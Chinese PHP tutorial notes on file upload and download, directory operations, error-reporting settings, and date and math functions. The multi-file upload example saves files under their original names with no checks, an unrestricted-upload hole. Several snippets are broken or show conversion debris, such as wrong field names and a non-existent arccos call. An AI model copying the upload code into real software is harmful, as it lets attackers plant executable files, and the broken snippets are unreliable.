    body:<textarea name="cont" cols="40" rows="9"></textarea>
    <input type="submit" name="sub" value="留言" />
</form>

```

文件上传下载

一、配置文件 php.ini 几个选项

post_max_size = 80M 设定 POST 数据所允许的最大大小。此设定也影响到文件上传。要上传大文件，该值必须大于 upload_max_filesize。

file_uploads = 0n 是否允许 HTTP 文件上传。

upload_tmp_dir = 文件上传时存放文件的临时目录。

upload_max_filesize = 200M 所上传的文件的最大大小。

二、表单

1. <form action="" **method="post" enctype="multipart/form-data"**>

<input type="hidden" name="MAX_FILE_SIZE" value="1000000">建议写些句,也可以不写

<input type="text" name="username">

<input type="file">

</form>

三、\$_FILES \$_POST

1. 判断有没有错误

UPLOAD_ERR_OK 其值为 0，没有错误发生，文件上传成功。

UPLOAD_ERR_INI_SIZE 其值为 1，上传的文件超过了 php.ini 中 upload_max_filesize 选项限制的值。

UPLOAD_ERR_FORM_SIZE 其值为 2，上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值。

UPLOAD_ERR_PARTIAL 其值为 3，文件只有部分被上传。

UPLOAD_ERR_NO_FILE 其值为 4，没有文件被上传。

UPLOAD_ERR_NO_TMP_DIR 其值为 6，找不到临时文件夹。

UPLOAD_ERR_CANT_WRITE 其值为 7，文件写入失败。

2. 类型限制

3. 大小限制

4. 改名

5. 文本文件， 过滤

6. 图片， 限制大小

四、

is_uploaded_file -- 判断文件是否是通过 HTTP POST 上传的

move_uploaded_file -- 将上传的文件移动到新位置

单文件上传

form 表单文件

```
<form action="upload.php" method="post" enctype="multipart/form-data">
  user:<input type="text" name="username" value="" /><br />
  test:<input type="text" name="test" value="" /><br />
  <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
  upload:<input type="file" name="upload" /><br />
  <input type="submit" name="sub" value="upload" />
</form>
```

upload.php


```

<?php
/*
    echo '<pre>';
    print_r($_POST);
    print_r($_FILES);
    echo '</pre>';
*/

    //输出出错
    if($_FILES['pic']['error'] > 0) {
        switch($_POST['pic']['error']) {
            case 1:
                echo '上传文件超过了 php.ini 中
upload_max_filesize 选项限制的值';
                break;
            case 2:
                echo '上传文件的大小超过了 HTML 表单中
MAX_FILE_SIZE 选项指定的值';
                break;
            case 3:
                echo '文件只有部分被上传';
                break;
            case 4:
                echo '没有文件被上传';
                break;
            default:
                echo '未知错误!';
        }
        exit;
    }

    //限制大小
    $maxsize=1000000;
    if($_FILES["upload"]["size"] > $maxsize) {
        echo "文件超过了最大上传限制$maxsize 个字节的文件!";
        exit ;
    }

    //获取类型
/*
    list($dl, $xl)=explode('/', $_FILES["upload"]["type"]);
    echo $dl;
    if($dl!='image') { //有时不能正确识别图片类型为 image, 有可能是上传文件的
大小超过了表单中限制的大小
        echo '不是图片类型';
    }
*/

```

```

        exit ;
    }
    echo ' <br />';
*/

$filename=basename($_FILES['upload']['name']);
//$arr=explode('.', $filename);
//echo array_pop($arr). "<br />";

$extname=substr($filename, strrpos($filename, '.')+1);
//echo $extname. ' <br />';

//echo strrchr($filename, '.'). "<br />"; //返回带. 的扩展名

//$extension = pathinfo($filename);
//echo $extension['extension'];

$allowType=array('gif', 'jpg', 'png', 'txt');
if(!in_array($extname, $allowType)) {
    echo "不是允许上传的类型!";
    exit ;
}

//改名
$newname=date('YmdHis').'_'.rand(100,999).'.'.$extname;
//指定上传位值
$path='./uploads/'; //或$path='./uploads/';
if(is_uploaded_file($_FILES['upload']['tmp_name'])) {
    if(move_uploaded_file($_FILES['upload']['tmp_name'], $path.$newname)) {
        echo '上传成功';
    } else {
        echo '上传失败';
    }
} else {
    '不是上传文件!';
}

```

多文件上传

HTML 部分

```

upload:<input type="file" name="upload[]" /><br />
upload:<input type="file" name="upload[]" /><br />
upload:<input type="file" name="upload[]" /><br />
upload:<input type="file" name="upload[]" /><br />

```

PHP 部分

```
<?php
    echo "<pre>";
    print_r($_FILES);
    echo "</pre>";

    for($i=0; $i<count($_FILES['upload']['name']); $i++) {

        move_uploaded_file($_FILES['upload']['tmp_name'][$i],
        './uploads/'.$_FILES['upload']['name'][$i]);
    }
```

使用面向对象方法上传文件**文件下载**

C:\AppServ\Apache2.2\conf\mime.types 有文件 MIME 类型的信息

header() 函数 使用该函数之前不可有输出内容., 否则会出现出错信息. 也可以用下面的方法进行解决。

```
<?php
    ob_start();
    echo "#####";
    header("Content-Type:text/html;charset=utf-8");
    echo "中国字";
    ob_flush();
```

使浏览器的可以解析的文件形成下载

```
<?php
header("Content-Type:image/jpeg");
header('Content-Disposition:attachment;filename="tu.jpg");//只写此行便可形成下载, Disposition 布署之义。
header('Content-Length:'.filesize('aa.jpg'));//有些行, 则在下载时出现将要下载文件的大小信息
readfile('aa.jpg');
```

目录操作

```
创建  mkdir("hello", "0777");
删除  rmdir("hello"); //删除空目录, 自己写
重命名—移动  rename("srcdir", "newdir"); //和文件处理一样
复制目录 //自己写
统计目录大小 //
统计子目录数, 统计文件数
```

统计目录大小

```

<?php
function dirsize($dirname) {
    $size=0;
    $dir=opendir($dirname);
    while($filename=readdir($dir)) {
        if($filename != '.' && $filename != '..') {
            $filename=$dirname.DIRECTORY_SEPARATOR.$filename;
            if(is_dir($filename)) {
                $size+=dirsize($filename);
            } else {
                $size+=filesize($filename);
            }
        }
    }
    closedir($dir);
    return $size;
}
echo dirsize("system") ;

```

删除目录

```

<?php
function deldir($dirname) {
    $dir=opendir($dirname);
    while($filename=readdir($dir)) {
        if($filename != '.' && $filename != '..') {
            $filename=$dirname.DIRECTORY_SEPARATOR.$filename;
            if(is_dir($filename)) {
                deldir($filename);
            } else {
                unlink($filename);
            }
        }
    }
    closedir($dir);
    rmdir($dirname);
}
deldir("system");

```

目录拷贝：

复制目录

```

<?php

```

```

function copydir($sdir, $tdir) {
    if(!file_exists($sdir)) {
        echo '源目录' . $sdir . ' 不存在!';
        return ;
    }
    if(!file_exists($tdir)) {
        mkdir($tdir, '0777');
    } else {
        if(!is_dir($tdir)) {
            echo "目标不是一个目录";
            return ;
        }
    }
    $dir=opendir($sdir);
    while($sfile=readdir($dir)) {
        if($sfile!='.' && $sfile!='..') {
            $sfilename=$sdir.DIRECTORY_SEPARATOR.$sfile;
            $tfilename=$tdir.DIRECTORY_SEPARATOR.$sfile;
            //不可写成:
            //$sfile=$sdir.DIRECTORY_SEPARATOR.$sfile;
            //$tfile=$tdir.DIRECTORY_SEPARATOR.$sfile;
            //因为$file 的值发生了变化, 造成$tfile 中的值与$tfile 中
            的值不一致

            if(is_dir($sfilename)) {
                copydir($sfilename, $tfilename);
            } else {
                copy($sfilename, $tfilename);
            }
        }
    }
    closedir($dir);
}
copydir('system', 'hello');

```

错误处理

输出调试方式

注释调试方式

1. 开发时 最好输出 所有的错误报告
2. 运行时 最好关闭所有的错误报告 ---- 写到日志中去

错误报告的级别

注意 (notice) :

警告 (warning) :

错误 (error) :

php. ini 文件中的配置信息:

`error_reporting = E_ALL & ~E_NOTICE` 除了注意 (notice) 之外的所有错误报告。

```
<?php
echo $a;
gettype();
funct();
```

当 `error_reporting = E_ALL` 时, 重启 Apache 后的运行结果是:

Notice: Undefined variable: a in **C:\AppServ\www\15\error.php** on line 2

Warning: Wrong parameter count for gettype() in **C:\AppServ\www\15\error.php** on line 3

Fatal error: Call to undefined function funct() in **C:\AppServ\www\15\error.php** on line 4

当 `error_reporting = E_ALL & ~E_NOTICE` 时, 重启 Apache 后的运行结果是:

Warning: Wrong parameter count for gettype() in **C:\AppServ\www\15\error.php** on line 3

Fatal error: Call to undefined function funct() in **C:\AppServ\www\15\error.php** on line 4

当 `error_reporting = E_ERROR` 时, 重启 Apache 后的运行结果是:

Fatal error: Call to undefined function funct() in **C:\AppServ\www\15\error.php** on line 4

当 `error_reporting = ~E_ERROR` 时, 重启 Apache 后的运行结果是:

Notice: Undefined variable: a in **C:\AppServ\www\15\error.php** on line 2

Warning: Wrong parameter count for gettype() in **C:\AppServ\www\15\error.php** on line 3

当在脚本中用 `error_reporting()` 函数时;将会使用此配置的错误输出方式例:

```
<?php
error_reporting(E_ALL);
echo $a;
gettype();
funct();
```

即使php配置文件中 `error_reporting = E_ALL & ~E_NOTICE` 也会输出 **Notice:** Undefined variable: a in **C:\AppServ\www\15\error.php** on line 2

`display_errors = On`

当 `display_errors = Off` 时将不在浏览器中出现错误信息。

`log_errors = Off`

当 `log_errors = On` 时错误信息会写入 `error_log` 指定的文件或系统日志当中

`;error_log = filename`

`error_log = c:/apacheError.log`, 将错误信息写入 `c:/apacheError.log` 文件当中

`error_log = syslog` 将错误信息存入系统中, 例: Windows 中, 可以在[计算机管理][系统工具][事件查看器][应用程序] 中可以看到错误信息。如果也写了上面的配置, 那么上条配置将不起作用, 此配置起作用。

当 `display_errors = On` 时 `error_log = c:/apacheError.log` 又设定时, 错误信息会出现在浏览器中和 `c:/apacheError.log` 文件中。

ini_get()和 ini_set() 只对当前脚本有效。

```
<?php
echo ini_get(default_socket_timeout). '<br />';
ini_set(default_socket_timeout, 30);
echo ini_get(default_socket_timeout);
    输出信息为:
60
30
```

error_log 发送一个错误信息到服务器的日志或文件

```
bool error_log ( string $message [, int $message_type = 0 [, string $destination
[, string $extra_headers ]]] )
```

```
<?php
echo ' <b>关于时间的设置: </b><br />';
echo ' 默认时间: '.date('H 点 i 分 s 秒'). '<br />';
ini_set('date.timezone', 'PRC');
echo ' 设置为东八区的时间后: '.date('H 点 i 分 s 秒'). '<br />';

echo ' <b>关于上传文件的一些设置: </b><br />';
echo ' file_uploads: '.ini_get('file_uploads'). '<br />';
echo ' post_max_size: '.ini_get('post_max_size'). '<br />';
echo ' upload_max_filesize: '.ini_get('upload_max_filesize'). '<br />';

echo ' <b>配置文件 php.ini 中关于错误处理的一些配置: </b><br />';
echo ' error_reporting: '.ini_get('error_reporting'). '<br />';
echo ' display_errors: '.ini_get('display_errors'). '<br />';
echo ' log_errors: '.ini_get('log_errors'). '<br />';

ini_set('error_reporting', E_ALL); //设置报所有的错误
//error_reporting(E_ALL);设置错误等级
//下面的设置出错信息以蓝色显示
ini_set('error_prepend_string', '<font color="0000ff" size="6">'); //设置输出错误
信息前要输出的的字符串
ini_set('error_append_string', '</font>'); //设置输出错误信息后要输出的的字符串
ini_set('log_errors', 'On'); //开启错误日志, 否则对 error_log 的设置不起作用
ini_set('error_log', './err.txt'); //将错误信息写入当前脚本上目录的 err.txt 文件
中。如果设置为 syslog, 则将错误日志写入系统中错误志, 可到系统的应用程序的事件查
看器中查看。
error_log('this is a error!'); //发出一个错误

echo $a;
gettype();
gettype();
```

时间

Unix 时间戳 计算机元年 1970 1 1 0 0 0 秒数 整数

checkdate

验证一个格里高里日期

bool checkdate (int \$month , int \$day , int \$year)

如果给出的日期有效则返回 TRUE，否则返回 FALSE。检查由参数构成的日期的合法性。

日期在以下情况下被认为有效：

year 的值是从 1 到 32767

month 的值是从 1 到 12

Day 的值在给定的 month 所应该具有的天数范围之内，闰年已经考虑进去了。

```
<?php
var_dump(checkdate(12, 31, 2000));bool(true)
var_dump(checkdate(2, 29, 2001));bool(false)
```

date_default_timezone_get— 取得一个脚本中所有日期时间函数所使用的默认时区

string date_default_timezone_get (void)

date_default_timezone_set 设定用于所有日期时间函数的默认时区。

bool date_default_timezone_set (string \$timezone_identifier)

timezone_identifier 时区标识符，例如 UTC 或 Europe/Lisbon。

```
echo date_default_timezone_get().<br /> ;//输出默认时区设置 UTC
date_default_timezone_set('Asia/Shanghai');//设置上海时区
echo date_default_timezone_get().<br /> ;Asia/Shanghai
date_default_timezone_set('PRC');//设置中国时区
echo date_default_timezone_get();PRC
```

date_parse

array date_parse (string \$date)

Returns associative array with detailed info about given date

返回指定时间详细信息的关联数组

```
print_r(date_parse('2006-12-12 10:00:00.5'));
Array ( [year] => 2006 [month] => 12 [day] => 12 [hour] => 10 [minute] => 0 [second]
=> 0 [fraction] => 0.5 [warning_count] => 0 [warnings] => Array ( ) [error_count]
=> 0 [errors] => Array ( ) [is_localtime] => )
print_r(date_parse(date('Y-m-d H:i:s')));
Array ( [year] => 2011 [month] => 4 [day] => 3 [hour] => 8 [minute] => 43 [second]
=> 14 [fraction] => 0 [warning_count] => 0 [warnings] => Array ( ) [error_count]
=> 0 [errors] => Array ( ) [is_localtime] => )
```

date

string date (string \$format [, int \$timestamp])

date — 格式化一个本地时间 / 日期

日

d 月份中的第几天，有前导零的 2 位数字 01 到 31

j 月份中的第几天，没有前导零 1 到 31

S 每月天数后面的英文后缀，2 个字符 st, nd, rd 或者 th。可以和 j 一起用

月

F 月份，完整的文本格式，例如 January 或者 March January 到 December

m 数字表示的月份，有前导零 01 到 12

n 数字表示的月份，没有前导零 1 到 12

M 三个字母缩写表示的月份 Jan 到 Dec

t 给定月份所应有的天数 28 到 31

星期

D 星期中的第几天，文本表示，3 个字母 Mon 到 Sun

l (“L” 的小写字母) 星期几，完整的文本格式 Sunday 到 Saturday

w 星期中的第几天，数字表示 0（表示星期天）到 6（表示星期六）

N ISO-8601 格式数字表示的星期中的第几天（PHP 5.1.0 新加） 1（表示星期一）到 7（表示星期天）

年

z 年份中的第几天 0 到 366

W ISO-8601 格式年份中的第几周，每周从星期一开始（PHP 4.1.0 新加的） 例如：42（当年的第 42 周）

L 是否为闰年 如果是闰年为 1，否则为 0

o ISO-8601 格式年份数字。这和 Y 的值相同，只除了如果 ISO 的星期数（W）属于前一年或下一年，则用那一年。（PHP 5.1.0 新加） Examples: 1999 or 2003

Y 4 位数字完整表示的年份 例如：1999 或 2003

y 2 位数字表示的年份 例如：99 或 03

时间

a 小写的上午和下午值 am 或 pm

A 大写的上午和下午值 AM 或 PM

g 小时，12 小时格式，没有前导零 1 到 12

h 小时，12 小时格式，有前导零 01 到 12

G 小时，24 小时格式，没有前导零 0 到 23

H 小时，24 小时格式，有前导零 00 到 23

i 有前导零的分钟数 00 到 59

s 秒数，有前导零 00 到 59

e 时区标识（PHP 5.1.0 新加） 例如：UTC, GMT, Atlantic/Azores

I 是否为夏令时 如果是夏令时为 1，否则为 0

O 与格林威治时间相差的小时数 例如：+0200

P 与格林威治时间（GMT）的差别，小时和分钟之间有冒号分隔（PHP 5.1.3 新加） 例如：+02:00

T 本机所在的时区 例如：EST, MDT（【译者注】在 Windows 下为完整文本格式，例如“Eastern Standard Time”，中文版会显示“中国标准时间”）。

Z 时差偏移量的秒数。UTC 西边的时区偏移量总是负的，UTC 东边的时区偏移量总是正的。 -43200 到 43200

完整的日期 / 时间 ---

c ISO 8601 格式的日期（PHP 5 新加） 2004-02-12T15:19:21+00:00

r RFC 822 格式的日期 例如：Thu, 21 Dec 2000 16:01:07 +0200

U 从 Unix 纪元（January 1 1970 00:00:00 GMT）开始至今的秒数 参见 time()

```
echo '<br />ISO:';  
echo date('c'). '<br />'; ISO:2011-04-03T08:59:39+08:00
```

```
print_r(date_parse(date('c')));
Array ( [year] => 2011 [month] => 4 [day] => 3 [hour] => 8 [minute] => 59 [second]
=> 39 [fraction] => 0 [warning_count] => 0 [warnings] => Array ( ) [error_count]
=> 0 [errors] => Array ( ) [is_localtime] => 1 [zone_type] => 1 [zone] => -480 [is_dst]
=> )
echo '<br />RFC: ';
echo date('r'). '<br />'; RFC: Sun, 03 Apr 2011 08:59:39 +0800
print_r(date_parse(date('r')));
Array ( [year] => 2011 [month] => 4 [day] => 3 [hour] => 8 [minute] => 59 [second]
=> 39 [fraction] => 0 [warning_count] => 0 [warnings] => Array ( ) [error_count]
=> 0 [errors] => Array ( ) [is_localtime] => 1 [zone_type] => 1 [zone] => -480 [is_dst]
=> [relative] => Array ( [year] => 0 [month] => 0 [day] => 0 [hour] => 0 [minute]
=> 0 [second] => 0 [weekday] => 0 ) )
```

getdate — 取得日期 / 时间信息

array getdate ([int \$timestamp])

返回的关联数组中的键名单元

键名 说明 返回值例子

"seconds" 秒的数字表示 0 到 59

"minutes" 分钟的数字表示 0 到 59

"hours" 小时的数字表示 0 到 23

"mday" 月份中第几天的数字表示 1 到 31

"wday" 星期中第几天的数字表示 0（表示星期天）到 6（表示星期六）

"mon" 月份的数字表示 1 到 12

"year" 4 位数字表示的完整年份 例如: 1999 或 2003

"yday" 一年中第几天的数字表示 0 到 365

"weekday" 星期几的完整文本表示 Sunday 到 Saturday

"month" 月份的完整文本表示 January 到 December

0 自从 Unix 纪元开始至今的秒数, 和 time() 的返回值以及用于 date() 的值类似。系统相关, 典型值为从 -2147483648 到 2147483647。

```
print_r(getdate());
Array ( [seconds] => 45 [minutes] => 5 [hours] => 9 [mday] => 3 [wday] => 0 [mon]
=> 4 [year] => 2011 [yday] => 92 [weekday] => Sunday [month] => April [0] =>
1301792745 )
```

gettimeofday — 取得当前时间

mixed gettimeofday ([bool \$return_float])

可选参数 return_float, 当其设为 TRUE 时, gettimeofday() 会返回一个浮点数。

数组中的键为:

"sec" - 自 Unix 纪元起的秒数

"usec" - 微秒数

"minuteswest" - 格林威治向西的分钟数

"dsttime" - 夏令时修正的类型

```
print_r(gettimeofday());
Array ( [sec] => 1301793772 [usec] => 156252 [minuteswest] => -480 [dsttime]
=> 0 )
```

```

echo gettimeofday(true);
1301793772.16
    echo date('s')+gettimeofday(true)-date('U').'<br />';
    52.156277895
echo date("Y-m-d H:i:").(date('s')+(gettimeofday(true)-date('U'))).'<br />';
    2011-04-03 09:22:52.1563029289
print_r(date_parse(date("Y-m-d H:i:") . (date('s') + ( gettimeofday(true) -
date('U') ) ) ) ) );
    Array ( [year] => 2011 [month] => 4 [day] => 3 [hour] => 9 [minute] => 22 [second]
=> 52 [fraction] => 0.156327 [warning_count] => 0 [warnings] => Array ( )
[error_count] => 1 [errors] => Array ( [11] => The timezone could not be found in
the database ) [is_localtime] => 1 [zone_type] => 0 )

```

gmmktime — 取得 GMT 日期的 UNIX 时间戳

```

int gmmktime ( [ int $hour [, int $minute [, int $second [, int $month [, int
$day [, int $year [, int $is_dst ]]]]] ] )

```

和 mktime() 完全一样，只除了返回值是格林威治标准时的时间戳。

```

echo '<br />'.mktime().' '.gmmktime().'<br />';1301794657 1301794657
echo date("Y-m-d H:i:s",gmmktime());2011-04-03 09:37:37

```

idate — 将本地时间日期格式化为整数

```

int idate ( string $format [, int $timestamp ] )

```

format 参数可识别以下字符 format 字符 说明

B Swatch Beat/Internet Time

d 月份中的第几天

h 小时（12 小时格式）

H 小时（24 小时格式）

i 分钟

I 如果启用夏时制则返回 1，否则返回 0

L 如果是闰年则返回 1，否则返回 0

m 月份的数字

s 秒数

t 本月的总天数

U 自 Unix 纪元（January 1 1970 00:00:00 GMT）起的秒数——这和 time() 作用相同

w 星期中的第几天（星期天是 0）

W ISO-8601 格式年份中的第几个星期，每星期从星期一开始

y 年份（1 或 2 位数字）

Y 年份（4 位数字）

z 年份中的第几天

Z 以秒为单位的时区偏移量

因为 **idate()** 总是返回 integer，不能以“0”开头，因此 **idate()** 可能会返回比用户期望中要少的数字。

```

echo idate('y',mktime(0,0,0,1,1,2004)).'<br />';    4
echo idate('y',mktime(0,0,0,0,0,2011)).'<br />';    10
echo idate('y',mktime(0,0,0,1,1,2011)).'<br />';    11

```

```
echo idate('Y').'-'.idate('m').'-'.idate('d').'  
' . idate('H').':'.idate('i').':'.idate('s');  
11-4-3 9:52:40
```

localtime — 取得本地时间

```
array localtime ([ int $timestamp [, bool $is_associative ] ] )
```

localtime() 的第一个参数是时间戳，如果没有给出则使用从 time() 返回的当前时间。第二个参数是 is_associative，如果设为 FALSE 或未提供则返回的是普通的数字索引数组。如果该参数设为 TRUE 则 localtime() 函数返回包含有所有从 C 的 localtime 函数调用所返回的不同单元的关联数组。关联数组中不同的键名为：

"tm_sec" - 秒数

"tm_min" - 分钟数

"tm_hour" - 小时

"tm_mday" - 月份中的第几日

"tm_mon" - 年份中的第几个月，从 0 开始表示一月

"tm_year" - 年份，从 1900 开始

"tm_wday" - 星期中的第几天

"tm_yday" - 一年中的第几天

"tm_isdst" - 夏令时当前是否生效

Note: 月份从 0（一月）到 11（十二月），星期数从 0（星期天）到 6（星期六）。

```
print_r(localtime());  
Array ( [0] => 5 [1] => 0 [2] => 10 [3] => 3 [4] => 3 [5] => 111 [6] => 0 [7]  
=> 92 [8] => 0 )  
print_r(localtime(time(), true));  
Array ( [tm_sec] => 5 [tm_min] => 0 [tm_hour] => 10 [tm_mday] => 3 [tm_mon] => 3  
[tm_year] => 111 [tm_wday] => 0 [tm_yday] => 92 [tm_isdst] => 0 )
```

microtime — 返回当前 Unix 时间戳和微秒数

```
mixed microtime ([ bool $get_as_float ] )
```

如果给出了 get_as_float 参数并且其值等价于 TRUE，microtime() 将返回一个浮点数。

```
echo microtime(). '<br />'; 0.34412400 1301796670  
echo microtime(true). "<br />"; 1301796670.34
```

mktime — 取得一个日期的 Unix 时间戳

```
int mktime ([ int $hour [, int $minute [, int $second [, int $month [, int $day  
[, int $year [, int $is_dst ]]]]]]] )
```

根据给出的参数返回 Unix 时间戳。时间戳是一个长整数，包含了从 Unix 纪元（January 1 1970 00:00:00 GMT）到给定时间的秒数。

参数可以从右向左省略，任何省略的参数会被设置成本地日期和时间的当前值。

```
echo mktime(). '<br />'; 1301797610  
echo date('Y-m-d H:i:s', mktime()). '<br />'; 2011-04-03 10:30:22  
echo date('Y-m-d H:i:s', mktime(12, 21, 34, 2, 3, 2011)). '<br />'; 2011-02-03  
12:21:34  
echo date('Y-m-d H:i:s', mktime(0, 0, 0, 0, 0, 2011)); 2010-11-30 00:00:00  
echo date("Y", mktime(0, 0, 0, 0, 0, 2011)). '<br />'; 2010
```

```
echo date("Y",mktime(0,0,0,1,1,2011)).'<br />'; 2011
```

strtotime — 将任何英文文本的日期时间描述解析为 Unix 时间戳

```
int strtotime ( string $time [, int $now ] )
```

```
echo strtotime("now"),'<br />';1301798665
echo date('Y-m-d',strtotime('10 september2000')), ' <br />';2000-09-10
echo date('Y-m-d',strtotime('10 September2000')), ' <br />';2000-09-10
echo strtotime('10 september 2000'),'<br />';968515200
echo date('Y-m-d H:i:s',strtotime('now')), ' <br />';2011-04-03 10:44:25
echo date('Y-m-d H:i:s',strtotime('+1 day')), ' <br />';2011-04-04 10:44:25
echo date('Y-m-d H:i:s',strtotime('-1 day')), ' <br />';2011-04-02 10:44:25
echo date('Y-m-d H:i:s',strtotime('+1 week')), ' <br />';2011-04-10 10:44:25
echo date('Y-m-d H:i:s',strtotime('+1 week 2 days 4 hours 2 seconds')), ' <br />';2011-04-12 14:44:27
echo date('Y-m-d H:i:s',strtotime('next Thursday')), ' <br />';2011-04-07 00:00:00

echo date('Y-m-d H:i:s',strtotime('last Monday')), ' <br />';2011-03-28 00:00:00
```

time — 返回当前的 Unix 时间戳

```
int time ( void )
```

```
echo date ;
1301799580
```

```
<?php
date_default_timezone_set("PRC");// 设置时区为中华人民共和国
echo date("Y-m-d H:i:s",time()).'<br />';//以给定的格式显示时间

echo mktime(3,45,29,4,12,2011).'<br />';//制作时间为 2011-4-12 3:45:29
的时间戳
echo date("Y-m-d H:i:s",mktime(3,45,29,4,12,2011)).'<br />';//2011-4-12
3:45:29

$start=microtime(true);//
$n=5;
for($i=0;$i<10000;$i++)
    $n+=$i;
$end=microtime(true);
$sen=$end-$start;
echo round($sen,6);//保留六位小数的四舍五入
```

数学函数

abs — 绝对值

```
number abs ( mixed $number )
```

返回参数 *number* 的绝对值。

```
echo abs(-4.2).'

```

base_convert — 在任意进制之间转换数字

string base_convert (string \$number , int \$frombase , int \$tobase)

返回一字符串，包含 *number* 以 *tobase* 进制的表示。*number* 本身的进制由 *frombase* 指定。*frombase* 和 *tobase* 都只能在 2 和 36 之间（包括 2 和 36）。高于十进制的数字用字母 a-z 表示，例如 a 表示 10，b 表示 11 以及 z 表示 35。

```
echo base_convert('A37334', 16, 2).'

```

bindec — 二进制转换为十进制 Binary to decimal

number bindec (string \$binary_string)

返回 *binary_string* 参数所表示的二进制数的十进制等价值。

bindec() 将一个二进制数转换成 integer。可转换的最大的数为 31 位 1 或者说十进制的 2147483647。

```
echo bindec('110011').'\><br />' ; 51
echo bindec('000110011').'\><br />' ; 51
echo bindec('111').'\><br />' ; 7
echo bindec(111).\><br />' ; 7
echo bindec(0111).\><br />' ; 0
```

ceil — 进一法取整

float ceil (float \$value)

返回不小于 *value* 的下一个整数，*value* 如果有小数部分则进一位。

```
echo ceil(4.3).\><br />' ;    5
echo ceil(-4.3).\><br />' ;   -4
echo ceil(9.999).\><br />' ;  10
```

decbin — 十进制转换为二进制 Decimal to binary

string decbin (int \$number)

返回一字符串，包含有给定 *number* 参数的二进制表示。

```
echo decbin(12).\><br />' ;    1100
echo decbin(26).\><br />' ;    11010
echo decbin(-2).\><br />' ;    11111111111111111111111111111110
```

dechex — 十进制转换为十六进制 Decimal to hexadecimal

string dechex (int \$number)

返回一字符串，包含有给定 *number* 参数的十六进制表示。所能转换的最大数值为十进制的 4294967295，其结果为 "ffffffff"。

```
echo dechex(10).\><br />' ;    a
echo dechex(47).\><br />' ;    2f
```

decoct — 十进制转换为八进制 Decimal to octal

```
string decoct ( int $number )
```

返回一字符串，包含有给定 number 参数的八进制表示。所能转换的最大数值为十进制的 4294967295，其结果为 "37777777777"。

```
echo decoct(15).'<br />'; 17
echo decoct(264).'<br />'; 410
```

deg2rad — 将角度转换为弧度 Converts the number in degrees to the radian equivalent

```
float deg2rad ( float $number )
```

本函数把 number 从角度转换成弧度。

```
echo deg2rad(45).'<br />'; 0.785398163397
echo sin(deg2rad(30)).'<br />'; 0.5
```

exp — 计算 e 的指数

```
float exp ( float $arg )
```

```
echo exp(1).'<br />'; 2.71828182846
echo exp(2).'<br />'; 7.38905609893
echo exp(5.7).'<br />'; 298.867400967
```

floor — 舍去法取整

```
float floor ( float $value )
```

返回不大于 value 的下一个整数，将 value 的小数部分舍去取整。

```
echo floor(4.3).'<br />'; 4
echo floor(9.999).'<br />'; 9
echo floor(-4.3).'<br />'; -5
```

fmod — 返回除法的浮点数余数

```
float fmod ( float $x , float $y )
```

返回被除数 (x) 除以除数 (y) 所得的浮点数余数。余数 (r) 的定义是： $x = i * y + r$ ，其中 i 是整数。如果 y 是非零值，则 r 和 x 的符号相同并且其数量值小于 y。

```
$x=5.7;
$y=1.3;
echo fmod($x,$y).'<br />'; 0.5 because 4 * 1.3 + 0.5 = 5.7
```

getrandmax — 显示随机数最大的可能值

```
int getrandmax ( void )
```

返回调用 rand() 可能返回的最大值。

```
echo getrandmax().'<br />'; 32767
```

hexdec — 十六进制转换为十进制

```
number hexdec ( string $hex_string )
```

返回与 hex_string 参数所表示的十六进制数等值的十进制数。

```
var_dump(hexdec('See')); int(238)
var_dump(hexdec('ee')); int(238)
var_dump(hexdec('that')); int(10)
var_dump(hexdec('a0')); int(160)
var_dump(hexdec('ff')); int(255)
var_dump(hexdec('2e')); int(46)
```

hypot — 计算一直角三角形的斜边长度

float hypot (float \$x , float \$y)

hypot() 函数将会根据直角三角形的两直角边长度 x 和 y 计算其斜边的长度。或者是从标点 (x, y) 到原点的距离。该函数的算法等同于 $\sqrt{x*x + y*y}$ 。

```
echo hypot(3,4).'<br />';    5
```

is_finite — 判断是否为有限值

bool is_finite (float \$val)

如果 val 是本地平台上 PHP 浮点数所允许范围中的一个合法的有限值，则返回 TRUE。

is_infinite — 判断是否为无限值

bool is_infinite (float \$val)

如果 val 为无穷大（正的或负的），例如 $\log(0)$ 的结果或者任何超出本平台的浮点数范围的值，则返回 TRUE。

```
var_dump(is_infinite(log(0)));    bool(true)
```

is_nan — 判断是否为合法数值 Finds whether a value is not a number

bool is_nan (float \$val)

如果 val 为“非数值”，例如 $\arccos(1.01)$ 的结果，则返回 TRUE。

```
echo arccos(1.01) ? 'number<br />' : 'unnumber<br />';    unnumber
var_dump(is_nan(arccos(1.01)));    bool(true)
```

log10 — 以 10 为底的对数

float log10 (float \$arg)

返回参数 arg 以 10 为底的对数。

```
echo log10(100).'<br />';    2
```

log — 自然对数

float log (float \$arg [, float \$base])

如果指定了可选的参数 $base$ ， $\log()$ 返回 $\log_{base} arg$ ，否则 $\log()$ 返回参数 arg 的自然对数。

你可以计算任意以 b 为底 n 的对数，但其实使用的是数学等式： $\log_b(n) = \log(n)/\log(b)$ ，其中 \log 是自然对数。

```
echo log(exp(2)).'<br />';    2
echo log(1024,2).'<br />';    10
```

max — 找出最大值

mixed max (number \$arg1 , number \$arg2)

mixed max (array \$numbers [, array \$...])

PHP 会将非数值的 string 当成 0，但如果这个正是最大的数值则仍然会返回一个字符串。如果多个参数都求值为 0 且是最大值， $\max()$ 会返回其中数值的 0，如果参数中没有数值的 0，则返回按字母表顺序最大的字符串。

```
echo max(1,3,2,5,4,7,8,4).'<br />';    8
echo max(array(3,5,2)).'<br />';    5
echo max(0, 'hello').'<br />';    0
echo max(-1, 'hello').'<br />';    hello
// 对多个数组，max 从左向右比较。因此在本例中：2 == 2，但 4 < 5
var_dump(max(array(2,4,8), array(2,5,7)));
```



```
//array(3) { [0]=> int(2) [1]=> int(5) [2]=> int(7) }
// 如果同时给出数组和非数组作为参数，则总是将数组视为最大值返回
var_dump(max('string', array(2, 5, 7), 42));
//array(3) { [0]=> int(2) [1]=> int(5) [2]=> int(7) }
```

min — 找出最小值

mixed min (number \$arg1 , number \$arg2)

mixed min (array \$numbers [, array \$...])

min() 返回参数中数值最小的。

如果仅有一个参数且为数组，min() 返回该数组中最小的值。如果第一个参数是整数、字符串或浮点数，则至少需要两个参数而 min() 会返回这些值中最小的一个。可以比较无限多个值。

Note:

PHP 会将非数值的 string 当成 0，但如果这个正是最小的数值则仍然会返回一个字符串。如果多个参数都求值为 0 且是最小值，min() 会返回按字母表顺序最小的字符串，如果其中没有字符串的话，则返回数值的 0。

```
echo min(2, 3, 1, 6, 7). '<br />';      1
echo min(array(2, 4, 5)). '<br />';      2
